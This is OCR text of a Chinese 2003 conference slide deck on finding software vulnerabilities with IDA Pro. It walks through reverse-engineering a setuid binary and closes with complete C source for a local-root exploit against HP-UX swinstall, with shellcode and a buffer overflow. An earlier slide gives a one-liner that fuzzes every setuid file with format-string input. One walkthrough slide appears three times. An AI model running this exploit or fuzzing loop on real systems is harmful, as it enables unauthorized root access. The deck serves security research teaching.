X'CON 2003


利用IDA Pro发掘和分析安全漏洞

作者：watercloud

日期：2003 / 12 / 25

- 软件安全漏洞发掘模型
- 软件安全漏洞发掘方法
- IDA Pro使用基础与IDC脚本简介
- IDC在安全漏洞发掘中的应用

安全漏洞发掘模型和方法




理论基础：软件测试方法

安全漏洞发掘模型和方法


安全漏洞存在于软件的非孤立性中。

数据处理中的逻辑错误。

来源数据的过分依赖。



安全漏洞发掘模型和方法



安全漏洞发掘模型和方法

一些自动化工具：

白盒测试

http://www.securesw.com/rats
http://www.dwheeler.com/flawfinder/

黑盒测试

http://www.immunitysec.com/spike.html

自己手写一个:

```
$export CC=`perl –e ‘print “%9000s%n%n%n”x800’`
$find / -perm –u+s –exec sh –c {} $CC \;
```

安全漏洞发掘模型和方法

静态分析

自动化工具：http://sourceforge.net/projects/bugscam

动态分析

自动化工具：http://www.bugscaninc.com/product.html

安全漏洞发掘模型和方法

常用辅助工具：

静态考查：file、nm、strings、objdump、man


反汇编 ： IDA Pro、objdump、w32dsm、gdb

动态跟踪：strace、lstrace、IDA Pro、 ollydbg

动态调试: gdb、insight、softice、ollydbg、windbg

安全漏洞发掘模型和方法

安全参考技术2： Crack



安全漏洞发掘模型和方法

IDA Pro的优势：

多芯片、多文件格式的支持。

准确的库确定。

函数参数的标注。

可以看到无符号文件的库调用。

可分析软件的隐藏功能。

可分析无任何文档的程序。

```
                public start
start           proc near
                push    18h             ; sub_40119D
                push    offset unk_4060D8 ; int
                call    sub_4028BC
                mov     edi, 94h
                mov     eax, edi
                call    __alloca_probe
                mov     [ebp-18h], esp
                mov     esi, esp
                mov     [esi], edi
                push    esi             ; lpVersionInformation
                call    ds:GetVersionExA ; Get extended information
                                        ; version of the operating s
```

漏洞发掘方法示例

http://www.xfocus.net <技术挑战一>

传统漏洞发掘方法

1. 外部观察，了解文件类型、行为和外部接口。

```
[cloud@rsas zzz]$ file zzz
zzz: setuid ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), for GNU/Linux 2.2.5, dynamically linked (uses shared
libs), stripped

cloud@rsas zzz]$ ./zzz
usage : ./zzz string
[cloud@rsas zzz]$ ./zzz aa
fzzz(aa) = 7d9dd0c79619cbcabb8f5095f61da05f
```

漏洞发掘方法示例

2. 静态分析，看看程序用了那些外部函数：

```
[cloud@rsas zzz]$ objdump -R zzz
0804aa14 R_386_JUMP_SLOT   strncat
0804aa18 R_386_JUMP_SLOT   fileno
0804aa1c R_386_JUMP_SLOT   fprintf
0804aa20 R_386_JUMP_SLOT   getenv
0804aa24 R_386_JUMP_SLOT   system
0804aa28 R_386_JUMP_SLOT   setresuid
0804aa2c R_386_JUMP_SLOT   fchmod
0804aa38 R_386_JUMP_SLOT   strcat
0804aa3c R_386_JUMP_SLOT   printf
0804aa40 R_386_JUMP_SLOT   getuid
0804aa44 R_386_JUMP_SLOT   setreuid
0804aa48 R_386_JUMP_SLOT   getpwnam
0804aa4c R_386_JUMP_SLOT   exit
0804aa50 R_386_JUMP_SLOT   memset
0804aa54 R_386_JUMP_SLOT   strncpy
0804aa58 R_386_JUMP_SLOT   fopen
0804aa5c R_386_JUMP_SLOT   sprintf
0804aa60 R_386_JUMP_SLOT   geteuid
0804aa64 R_386_JUMP_SLOT   strcpy
 . . . .
```

可以看到有了我们感兴趣的：
溢出： strcpy、sprintf、strcat、(strncpy、strncat也可能导致溢出)
格式串： printf、sprintf
执行外部命令： system + setreuid/setresuid 有可能高权限执行我们的命令。
外部接口： getenv、fopen、fprintf。
条件竞争： fchmod

疑虑问题：setresuid/setreuid到底把权限去掉了还是设高了还是设低了？联系的是同时出现了getuid,geteuid。

漏洞发掘方法示例

3. 静态考查更多的外部接口

有getenv，那么到底getenv了哪些内容，fopen又打开了哪个个文件？

```
[cloud@rsas zzz]$ strings zzz
/lib/ld-linux.so.2
  . . . .
usage : ./zzz string
fzzz(
) =
%02x
fzzz=
ERR: string too long.
LOGNAME
LOGFILE
logfile = %s
LOGPATH
ok : root user!
ps -ef |sed 's/r.*t//g' |awk '{print $1}'
```

我们看到了感兴趣的：

```
LOGNAME
LOGFILE
LOGPATH
ok : root user!
ps -ef |sed 's/r.*t//g' |awk '{print $1}'
```

漏洞发掘方法示例

4. 用ida反汇编，静态考查我们以上发现的兴趣点：

```
.text:0804940E          push    offset aLogname ; "LOGNAME"
.text:08049413          call    _getenv
.text:08049418          add     esp, 4
.text:0804941B          mov     dword_804A924, eax
.text:08049420          push    offset aLogfile ; "LOGFILE"
.text:08049425          call    _getenv
.text:0804942A          add     esp, 4


.text:0804973E          add     esp, 8
.text:08049741          push    offset aLogname ; "LOGNAME"
.text:08049746          call    _getenv
.text:0804974B          add     esp, 4
.text:0804974E          mov     [ebp-10h], eax
.text:08049751          push    offset aPsEfSedSR_TGAw ; "ps -ef |sed 's/r.*t//g' |awk '{print $1"...
.text:08049756          call    _system
.text:0804975B          add     esp, 4
```

深入看看我们可以发现调用system的函数在整个程序中没有被调用过

简单看了一下main函数开始部分没有见到取消程序特权的调用

漏洞发掘方法示例

5. 在以上静态分析基础上动态考查我们发现的兴趣点：

(1). 是否有溢出、格式串等问题。
考查依据是处理外部输入错误时将会"Segmentation fault"之类的信息。

```
[cloud@rsas zzz]$ ./zzz `perl -e 'print "A"x24'`
fzzz(AAAAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73?卡[?磕??
Segmentation fault
```

再用lstrace追踪一下可以很快明确这是单字节溢出。

(2). 动态和静态结合分析文件操作
LOGFILE环境变量可以用特权身份追加文件内容：

```
[cloud@rsas zzz]$ export LOGFILE=kk
[cloud@rsas zzz]$ ./zzz dd
fzzz(dd) = 5f3f6275e5a875a3de8cd6155fce81b7
[cloud@rsas zzz]$ ls -l kkcloud
-rwxr-xr-x    1 root     aurora         56 Nov 10 11:24 kkcloud
[cloud@rsas zzz]$ cat kkcloud
logfile = kkcloud
fzzz=5f3f6275e5a875a3de8cd6155fce81b7
```

漏洞发掘方法示例

5. 在以上静态分析基础上动态考查我们发现的兴趣点：

(1). 是否有溢出、格式串等问题。
考查依据是处理外部输入错误时将会"Segmentation fault"之类的信息。

```
[cloud@rsas zzz]$ ./zzz `perl -e 'print "A"x24'`
fzzz(AAAAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73?卡[?磕??
Segmentation fault
```

再用lstrace追踪一下可以很快明确这是单字节溢出。

(2). 动态和静态结合分析文件操作
LOGFILE环境变量可以用特权身份追加文件内容：

```
[cloud@rsas zzz]$ export LOGFILE=kk
[cloud@rsas zzz]$ ./zzz dd
fzzz(dd) = 5f3f6275e5a875a3de8cd6155fce81b7
[cloud@rsas zzz]$ ls -l kkcloud
-rwxr-xr-x    1 root     aurora         56 Nov 10 11:24 kkcloud
[cloud@rsas zzz]$ cat kkcloud
logfile = kkcloud
fzzz=5f3f6275e5a875a3de8cd6155fce81b7
```

漏洞发掘方法示例

5. 在以上静态分析基础上动态考查我们发现的兴趣点：

(1). 是否有溢出、格式串等问题。
　　考查依据是处理外部输入错误时将会"Segmentation fault"之类的信息。

```
[cloud@rsas zzz]$ ./zzz `perl -e 'print "A"x24'`
fzzz(AAAAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73?卡[?磕??
Segmentation fault
```

再用lstrace追踪一下可以很快明确这是单字节溢出。
(2). 动态和静态结合分析文件操作
LOGFILE环境变量可以用特权身份追加文件内容：

```
[cloud@rsas zzz]$ export LOGFILE=kk
[cloud@rsas zzz]$ ./zzz dd
fzzz(dd) = 5f3f6275e5a875a3de8cd6155fce81b7
[cloud@rsas zzz]$ ls -l kkcloud
-rwxr-xr-x    1 root     aurora         56 Nov 10 11:24 kkcloud
[cloud@rsas zzz]$ cat kkcloud
logfile = kkcloud
fzzz=5f3f6275e5a875a3de8cd6155fce81b7
```

(3). 比较难的部分是分析文件运行中权限是如何变化的
　　通过仔细阅读ida反汇编结果，最后我们可以发现LOGNAME=root可调整程序特权。
(4). 直觉告诉我们如果能了解程序hash值算法能更有效指导我们写利用程序。仔细阅读反汇编程序可以得知这是一个md5算法。

漏洞发掘方法示例

6. 小结

对一个未明2进制文件表面上看起来我们对他似乎只能进行黑盒测试，但通过我们对文件从不同角度进行观察，找出可能点，然后再进行有针对的黑盒测试加阅读关键点的反汇编代码我们就能完成对文件的比较全面考查。

黑　灰　动　静

漏洞发掘方法示例

不使用IDA Pro前漏洞发掘困难：


1. 考察功能不够完备。
2. 复杂漏洞和隐藏功能相关漏洞无法触发。
3. Unix平台反汇编复杂，效率低下。
4. 考察Unix平台调用接口复杂，效率低下。

传统发掘方法成绩

Solaris7/8	HP-UX11	Aix4.3/5.1
16	18	31


IDA Pro使用基础

X'CON 2003



演示

IDC简介




演示

利用IDC脚本发掘漏洞

X'CON 2003

HP-UX B11.11 swinstall :



利用IDC脚本发掘漏洞


```
/*
  Program : ex_sw.c
  Use     : HPUX 11.11/11.0 exploit swxxx to get local root shell.
  Complie : cc ex_sw.c -o ex_sw ;./ex_sw  ( not use gcc for some system)
  Usage   : ./ex_sw [ off ]
  Tested  : HPUX B11.11 & HPUX B11.0
  Author  : watercloud
  Date    : 2002-12-11
  Note    : Use as your own risk !!使用风险自己承担!
*/
#include<stdio.h>
#define T_LEN  2124
#define BUFF_LEN 1688
#define NOP 0x0b390280
char shellcode[]=
  "\x0b\x5a\x02\x9a\x34\x16\x03\xe8\x20\x20\x08\x01\xe4\x20\xe0\x08"
  "\x96\xd6\x04\x16\xeb\x5f\x1f\xfd\x0b\x39\x02\x99\xb7\x5a\x40\x22"
  "\x0f\x40\x12\x0e\x20\x20\x08\x01\xe4\x20\xe0\x08\xb4\x16\x70\x16"
  "/bin/shA";

long addr;
char buffer_env[2496];
char buffer[T_LEN];

void main(argc,argv)
int argc;
char ** argv;
{
    int addr_off = 8208 ;
    long addr_e = 0;
    int  n=BUFF_LEN/4,i=0;
    long * ap = (long *) &buffer[BUFF_LEN];
    char * sp = &buffer[BUFF_LEN-strlen(shellcode)];
    long * np = (long *) buffer;
    if(argc >0)
                        addr_off += atoi(argv[1]);
    addr = ( (long) &addr_off +addr_off) /4 * 4  +4;
    for(i=0;i<n;np[i++]=NOP);
    memcpy(sp,shellcode,strlen(shellcode));
    for(i=0;i<(T_LEN-BUFF_LEN)/4;ap[i++]=addr);
    buffer[T_LEN -2 ] += 1; buffer[T_LEN - 1 ] = '\0';
    sprintf(buffer_env,"LANG=AAA%s",buffer);
    putenv(buffer_env);
    execl("/usr/sbin/swinstall","swinstall","/tmp/null",NULL);
                        /* if  false ,test swverify. */
    execl("/usr/sbin/swverify","swverify",NULL);
}
```

swinstall利用程序

利用IDC脚本发掘漏洞

